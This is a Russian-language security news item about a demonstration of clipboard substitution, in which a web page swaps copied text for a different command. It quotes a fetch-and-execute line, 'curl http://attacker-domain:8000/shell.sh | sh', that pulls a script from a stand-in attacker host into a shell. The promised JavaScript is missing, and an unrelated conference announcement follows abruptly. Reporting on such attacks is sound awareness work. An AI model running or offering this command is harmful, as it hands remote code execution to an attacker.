



Эксперт показал подмену скопированной на веб-странице команды

Эксперт показал подмену скопированной на веб-странице команды

Эксперт показал подмену скопированной на веб-странице команды

Ряд программистов, системных администраторов и исследователей привыкли копировать определённые куски кода на веб-страницах, а затем вставлять их, например, в консоль или терминал. Как оказалось, это пагубная практика, которая может привести к негативным для устройства последствиям.

Габриэль Фридлендер, основатель платформы для обучения основам кибербезопасности — Wizer, показал очевидный, но при этом интересный приём, который заставит по-новому взглянуть на процесс копирования-вставки с веб-страниц.

Суть в том, что при копировании страница может незаметно подменить содержимое буфера обмена, что приведёт к использованию совершенно другой команды на устройстве пользователя. Поскольку как новички, так и уже опытные сисадмины привыкли иногда «копипастить» код (характерный пример — со StackOverflow), будет полезно помнить про описанную Фридлендером технику.


Специалист даже опубликовал в блоге тривиальный демонстрационный код (proof-of-concept, PoC) и просит читателей попробовать скопировать простейшую команду, с которой знакомо подавляющее большинство системных администраторов:


После вставки скопированной команды в любой текстовый редактор пользователь увидит совершенно другое:

curl http://attacker-domain:8000/shell.sh | sh

Примечательно, что при вставке этой команды в терминал Linux она моментально выполнится, что создаёт ещё больший риск, ведь пользователь даже не успеет проверить корректность введённых данных.


Как пояснил Фридлендер, суть трюка кроется в JavaScript-коде, размещённом на демонстрационной странице:

На Айдентити Конф 2026 обсудят, как защищать людей и цифровых агентов

7 октября в московском Кибердоме пройдёт Айдентити Конф 2026 — ежегодная конференция о защите учётных данных и управлении доступом. В этом году организаторы предлагают смотреть шире привычной связки «логин — пароль»: теперь идентичность нужна не только сотрудникам и сервисам, но и автономным ИИ-агентам.

В программе: PAM, IdM/IGA, MFA, регуляторные требования и новые модели доступа.

Отдельный блок посвятят ИИ-агентам как самостоятельным субъектам корпоративной инфраструктуры. Эксперты обсудят, как их аутентифицировать, кому поручать управление жизненным циклом и кто будет отвечать, если цифровой помощник внезапно решит проявить слишком много инициативы.

Не обойдётся без перезагрузки классических подходов. Участники поговорят об управлении привилегиями в DevOps и облаках, сокращении постоянных прав, защите неодушевлённых айдентити и переходе от статических ролей к более гибким моделям.

MFA тоже попадёт под разбор: злоумышленники давно научились обходить привычные сценарии, поэтому одного кода из СМС для спокойной жизни уже маловато.

Свои кейсы представят руководители и специалисты Банка ДОМ.РФ, Билайна, Шереметьево Хэндлинг, ГК «Элемент», Сбера, ЕВРАЗа, Яндекса и других российских компаний. Организаторы также планируют представить исследование Identity Security 2026 о зрелости рынка, востребованных классах решений и барьерах развития.

Конференция проводится с 2024 года при поддержке российского ИБ-разработчика «Индид». Среди партнёров заявлены BI.ZONE, «Солар», «Аладдин», Группа Астра, Yandex Cloud, BioSmart и другие компании.

Предварительная регистрация открыта на сайте Айдентити Конф 2026. Для представителей компаний-заказчиков участие бесплатное.

RSS: Новости на портале Anti-Malware.ru